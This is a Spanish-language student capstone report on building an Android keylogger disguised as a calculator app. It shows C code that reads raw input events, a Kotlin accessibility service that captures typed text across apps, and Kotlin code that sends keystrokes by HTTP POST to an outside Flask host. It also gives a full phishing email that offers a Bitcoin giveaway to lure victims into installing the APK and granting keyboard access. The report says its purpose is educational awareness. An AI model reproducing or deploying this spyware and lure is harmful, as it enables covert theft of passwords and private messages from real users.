



## **PROYECTO INTEGRADOR**

**Nombre:** Steven Vallejo Sacoto

**Carrera:** Tecnología Superior en Ciberseguridad

**Docentes:** Boris Suquilanda - Marcelo Monteros -  
Fabián Chuqui

**Tema:** "Keylogger: Un vistazo al lado oscuro del teclado"

**Ciclo:** V3A

**Fecha de entrega:** 17 de febrero de 2025

**Periodo académico 2024- 2025**

<b>1. Resumen .....</b>	<b>3</b>
<b>2. Objetivos .....</b>	<b>3</b>
<b>3. Justificativo del proyecto .....</b>	<b>4</b>
<b>4. Resultados esperados al finalizar el proyecto .....</b>	<b>5</b>
<b>5. Metodología del proyecto .....</b>	<b>6</b>
<b>6. Desarrollo .....</b>	<b>7</b>
<b>6.1 PRIMERA FASE .....</b>	<b>7</b>
<b>6.2 SEGUNDA FASE .....</b>	<b>9</b>
6.2.1 Explicación de la integración del keylogger en la app .....	10
6.2.2 Captura de eventos de teclado .....	11
6.2.3 Comunicación entre C y Kotlin (JNI) .....	12
6.2.4 Resumen del flujo del keylogger .....	13
6.2.5 Creación del correo malicioso .....	14
<b>6.3 TERCERA FASE .....</b>	<b>16</b>
<b>7. Prueba final .....</b>	<b>21</b>
<b>8. Ventajas, desventajas y limitaciones del proyecto .....</b>	<b>26</b>
<b>9. Recomendaciones .....</b>	<b>27</b>
<b>10. Conclusiones .....</b>	<b>28</b>
<b>11. Presupuesto del proyecto .....</b>	<b>28</b>

# 1. Resumen:

Este proyecto tiene como objetivo desarrollar un keylogger que capture las pulsaciones del teclado en un dispositivo móvil Android mediante una aplicación sencilla y controlada. La aplicación será enviada al dispositivo objetivo utilizando un correo electrónico con un enlace de descarga, que es una técnica común de ingeniería social utilizada por ciberdelincuentes para obtener acceso no autorizado a información sensible.

El keylogger, al igual que la aplicación, serán diseñadas en Android Studio, utilizando lenguaje C para el keylogger, la aplicación se creará utilizando Kotlin. El keylogger tendrá la capacidad de registrar las pulsaciones de teclas realizadas fuera de la aplicación, almacenando estos datos en un servidor local expuesto a internet. A través de este proyecto, se pretende demostrar cómo operan los keyloggers en dispositivos móviles y sensibilizar sobre las vulnerabilidades que existen al descargar aplicaciones desde fuentes no seguras.

Además, se propondrán recomendaciones y medidas preventivas que pueden aplicarse para proteger los dispositivos contra este tipo de ataques. El proyecto se realiza con fines educativos en un entorno controlado, destacando la importancia de la seguridad informática en dispositivos móviles.

## 2. Objetivos.-

### Objetivo principal:

- **Desarrollar** una aplicación con keylogger en Android que capture las pulsaciones del teclado con fines educativos.

### Objetivos específicos:

1. **Concientizar e informar** a los usuarios.
2. **Desarrollar** aplicativo keylogger con datos que se compila en un servidor
3. **Crear** un correo malicioso con ingeniería social que permite distribuir la aplicación simulada.
4. **Demostrar** cómo funciona un keylogger en un dispositivo Android y analizar el impacto potencial de este tipo de malware.

### 3. Justificativo del proyecto.-

Este proyecto tiene como objetivo desarrollar un keylogger que captura las pulsaciones del teclado en un dispositivo móvil Android mediante una aplicación sencilla y controlada. La aplicación será enviada al dispositivo objetivo utilizando un correo electrónico con un enlace a la apk de la aplicación, que es una técnica común de ingeniería social utilizada por ciberdelincuentes para obtener acceso no autorizado a información sensible. Este proyecto es realizado con fines educativos, para prevenir y alertar.

La relación entre el proyecto del keylogger simulado y las materias de Ciberseguridad en la Nube, Ciberseguridad en Tecnologías y Sistemas de Información, y Continuidad del Negocio es directa, ya que estas disciplinas abordan aspectos críticos de la protección de datos y la resiliencia organizacional frente a amenazas cibernéticas.

***Ciberseguridad en la Nube y Ciberseguridad en Tecnologías y Sistemas de Información:*** El proyecto destaca la importancia de proteger los datos sensibles, especialmente cuando se almacenan o procesan en la nube. Un keylogger puede capturar información confidencial, como credenciales de acceso, que podrían ser utilizadas para comprometer servicios en la nube. Estos datos sensibles se almacenarán en un servidor. Este proyecto ayuda a comprender cómo un ataque inicial en un dispositivo puede tener repercusiones mayores, comprometiendo la seguridad. Además, subraya la necesidad de implementar controles de seguridad robustos, como la autenticación multifactor y el monitoreo continuo.

***Continuidad del Negocio:*** La captura de datos sensibles podría llevar a accesos no autorizados, pérdidas de información y daños reputacionales. El proyecto pone de manifiesto la importancia de contar con planes de respuesta a incidentes y estrategias de recuperación ante desastres. Se incluye una matriz de análisis de riesgos y con sus respectivos controles.

## 4. Resultados esperados al finalizar el proyecto.-

***Concientización e información:*** Se habrá generado un mayor nivel de conciencia entre los usuarios sobre los riesgos y vulnerabilidades asociados con el uso de dispositivos electrónicos, especialmente en lo que respecta a la seguridad de la información personal. Se habrá proporcionado información clara y detallada sobre cómo los keyloggers pueden comprometer la privacidad y seguridad de los datos.

***Desarrollo del aplicativo Keylogger:*** Se habrá desarrollado un aplicativo keylogger funcional, capaz de recopilar información desde un dispositivo Android y enviarla a un servidor. Este componente del proyecto demostrará las capacidades de recopilación de datos de este tipo de malware y servirá como herramienta educativa para ilustrar cómo funcionan los keyloggers.

***Creación de un correo fraudulento:*** Se habrá diseñado y distribuido un correo malicioso con una apk de una aplicación que simula ser una aplicación legítima, con el objetivo de mostrar cómo se pueden utilizar técnicas de ingeniería social para engañar a los usuarios. Esta aplicación se distribuirá mediante un correo electrónico, proporcionando un ejemplo práctico de cómo los atacantes pueden propagar malware.

***Demostración y análisis del Keylogger:*** Se realizará una demostración detallada de cómo opera el keylogger en un dispositivo Android, incluyendo el proceso de recopilación de datos y su transmisión al servidor. Además, se analizará el impacto potencial de este tipo de malware en la privacidad y seguridad del usuario, incluyendo la discusión de posibles medidas de mitigación y protección.

## 5. Metodología de trabajo.-

La metodología del proyecto se divide en varias fases. Primero, se realiza una investigación para comprender cómo funcionan los keyloggers y las técnicas de ingeniería social, definiendo los objetivos y planificando el trabajo.

### ***Primera fase - Aplicación:***

En la fase de desarrollo, se configura Android Studio y se crea la aplicación, en este caso será sobre una Calculadora

### ***Segunda fase - Keylogger:***

Desarrollar el keylogger escrito en C e implementarlo dentro de la aplicación como un servicio en segundo plano para capturar teclas y el almacenamiento de los datos del teclado serán en un servidor local expuesta a internet.

### ***Tercera fase - Servidor:***

Se crea el servidor mediante una plataforma llamada Flask, el código será programado en Python. En la consola permitirá visualizar números, letras e incluso emojis de los datos del teclado del celular que estará activo el keylogger. Posteriormente, se realiza la simulación y pruebas en un entorno controlado, generando el APK, creando un correo con el instalador de la aplicación, e instalando la aplicación en un dispositivo Android para verificar que las pulsaciones se registren correctamente y estos datos se recopilen en la nube.


### ***Cuarta fase - Documentación:***

Se escribe un informe sobre el proceso, resultados y recomendaciones, además de preparar materiales visuales para presentaciones. Finalmente, se presenta el proyecto a la audiencia, discutiendo los resultados y sensibilizando sobre la importancia de la seguridad informática. Esta metodología garantiza un desarrollo ordenado y el cumplimiento de los objetivos educativos y de concienciación.


## 6. Desarrollo.-

### 6.1 PRIMERA FASE



- Instalamos todas las dependencias y actualizaciones de Android Studio y se crea un “Empty Activity” con una estructura ya preestablecida.



- Mediante un tutorial sobre cómo hacer una app de calculadora básica, se seguirá paso a paso las instrucciones hasta tener nuestra aplicación.



- Cambiamos los nombres y archivos para personalizar nuestra app y cambiamos el nombre al oficial “CalcLab”. Customizamos la app a nuestro gusto.






## 6.2 SEGUNDA FASE

Para nuestra segunda fase, vamos a crear varios files e implementar nuestro Keylogger en lenguaje C y Kotlin.

- Una carpeta cpp para agregar **CMakeLists.txt** junto con **keylogger.c**
- Dentro de **java/com.agenciacrystal.calculadora** se crea los archivos **keylogger.kt** y **KeyloggerAccessibilityService.kt**



## 6.2.1 EXPLICACIÓN DE LA INTEGRACIÓN DEL KEYLOGGER EN LA APP

### **Funcionamiento del keylogger integrado en la app**

El keylogger de la aplicación se compone de tres capas principales:

- Captura de eventos de teclado (usando keylogger.c y KeyLoggerAccessibilityService.kt).
- Comunicación entre C y Kotlin (mediante JNI).
- Envío de datos a un servidor remoto (keylogger.kt y KeyLoggerAccessibilityService.kt).

CMakelists.txt sirvió para:

- Configurar el compilador C para Android
- Definió que el código en keylogger.c debe compilarse en una librería compartida (.so).
- Indicó qué versión de CMake y Android NDK usar y especificó los archivos fuente (keylogger.c)
- Se indicó que keylogger.c es el código que debe compilarse y generó la librería nativa (libkeylogger.so). Esto permitió que Kotlin pudiera cargarla con `System.loadLibrary("keylogger")`

## 6.2.2 CAPTURA DE EVENTOS DE TECLADO

### Método 1: Lectura directa del dispositivo de entrada (keylogger.c)

Se abre el archivo /dev/input/event2, que contiene eventos de teclado del sistema.

**Un hilo en C** (keylogger\_thread) monitorea este archivo y **detecta cada tecla presionada**.

Cuando se presiona una tecla (EV\_KEY con value == 1), se llama a sendKeyDataToServer en Kotlin.

**CODE DESTACADO** en **keylogger.c** (Captura teclas a nivel del sistema, incluso fuera de la app.)

```
int fd = open("/dev/input/event2", O_RDONLY);
while (read(fd, &event, sizeof(struct input_event)) > 0) {
    if (event.type == EV_KEY && event.value == 1) {
        Java_com_agenciacrystal_calculadora_Keylogger_sendKeyDataToServer(env,
globalObj, event.code);
    }
}
```

### Método 2: Uso del Servicio de Accesibilidad (KeyLoggerAccessibilityService.kt)

Se configura un **servicio de accesibilidad** que intercepta eventos de texto

(TYPE\_VIEW\_TEXT\_CHANGED).

Cada vez que el usuario escribe algo en cualquier app, se **detecta el texto** y se envía al servidor.

**CODE DESTACADO** en **KeyLoggerAccessibilityService.kt** (No requiere acceso root, ya que usa permisos de accesibilidad.)

```
override fun onAccessibilityEvent(event: AccessibilityEvent?) {
    if (event?.eventType == AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED) {
        val text = event.text.joinToString(" ")
        if (text.isNotBlank()) {
            sendDataToServer(text)
        }
    }
}
```

### 6.2.3 COMUNICACIÓN ENTRE C Y KOTLIN (JNI)

**La función en C Java\_com\_agenciacrystal\_calculadora\_Keylogger\_sendKeyDataToServer envía el código de la tecla a Kotlin.**

En Kotlin (keylogger.kt), esta función se define como external fun startLogging(), y la librería C se carga con System.loadLibrary("keylogger").

**CODE DESTACADO** en **keylogger.kt** (Permite que el código en C y Kotlin trabajen juntos.)

```
object Keylogger {  
    init {  
        System.loadLibrary("keylogger")  
    }  
    external fun startLogging()  
}
```

### ENVÍO DE DATOS A UN SERVIDOR REMOTO

- Una vez capturados los datos, se envían al servidor Flask alojado en Render.com.
- Envío desde C (vía JNI a Kotlin)
- En keylogger.c, la función sendKeyDataToServer llama a la versión en Kotlin.
- En keylogger.kt, esta función inicia una petición HTTP POST con los datos.

**CODE DESTACADO** en **keylogger.kt** (Puede almacenar datos en un servidor externo para su análisis.)

```
val serverUrl = "https://flask-server-xysa.onrender.com/log"  
  
val jsonBody = Gson().toJson(mapOf("key" to keyCode))  
  
val connection = (URL(serverUrl).openConnection() as HttpURLConnection).apply {  
    requestMethod = "POST"  
    setRequestProperty("Content-Type", "application/json")  
    doOutput = true  
}  
  
connection.outputStream.use {
```

```
it.write(jsonBody.toByteArray())
```

```
it.flush()
```

```
}
```

#### 6.2.4 RESUMEN DEL FLUJO DEL KEYLOGGER

##### **Inicio del keylogger:**

MainActivity.kt carga la librería C y activa el servicio de accesibilidad.

##### **Captura de teclas:**

Si hay acceso root → keylogger.c captura eventos de /dev/input/event2.

Si no hay root → KeyLoggerAccessibilityService.kt usa accesibilidad para capturar texto.

##### **Comunicación C ↔ Kotlin (JNI):**


El código en C llama a sendKeyDataToServer en Kotlin.

##### **Envío al servidor Flask:**

Los datos se formatean en JSON y se mandan por HTTP POST al servidor en Render.com.

## 6.2.5 CREACIÓN DEL CORREO MALICIOSO

Se creó una cuenta de gmail para suponer ser una empresa real, junto con un correo redactado lo más llamativo posible, la APK estará subida al Google Drive en el cual podrán descargar el instalador mediante un enlace dentro del correo redactado. La empresa se llamará “BitLabs”



## Estructura.-

¡Regístrate y gana tu primer Bitcoin gratis con BitLabs! 🥳

## CUERPO

Hola Steven Vallejo,

Somos **BitLabs**, una empresa joven e innovadora que busca simplificar la complejidad del universo cripto, ofreciéndote herramientas prácticas y seguras para que des tus primeros pasos en la economía digital. ❤️

Te presentamos una aplicación práctica **100% gratuita** y fácil de usar que, además de servir como calculadora básica, te inscribe automáticamente en nuestro **sorteo exclusivo para ganar tu primer Bitcoin**. 📱

- **Descarga la app:** CalcLab es una herramienta simple para realizar cálculos diarios, perfecta para usuarios que buscan practicidad.
- **Regístrate en el sorteo:** Al instalar la aplicación, quedarás registrado para participar en el sorteo donde podrás ganar un Bitcoin sin costo alguno. 🍀
- **Aumenta tus oportunidades:** Para mejorar la experiencia y optimizar la participación, la app solicitará acceso al teclado. Este permiso nos permite medir de manera segura el uso de la aplicación, y a mayor actividad, **¡mayor será tu probabilidad de ganar!** 🎯

¿Listo para empezar? ★

Haz clic en el siguiente enlace para descargar CalcLab y dar el primer paso hacia tu futuro en las criptomonedas:

[Enlace para Descargar APK]

CalcLab.apk

Si tienes dudas o necesitas asistencia, siempre estamos disponibles para tí.

**¡No dejes pasar esta oportunidad única de recibir tu primer cripto!**

Saludos cordiales,


**El equipo de BitLabs**

## 6.3 TERCERA FASE

La creación del servidor se dará mediante código Python en el cuál se configurará para que en la consola de nuestro servidor Flask, represente los datos del registro de escritura de nuestra víctima.

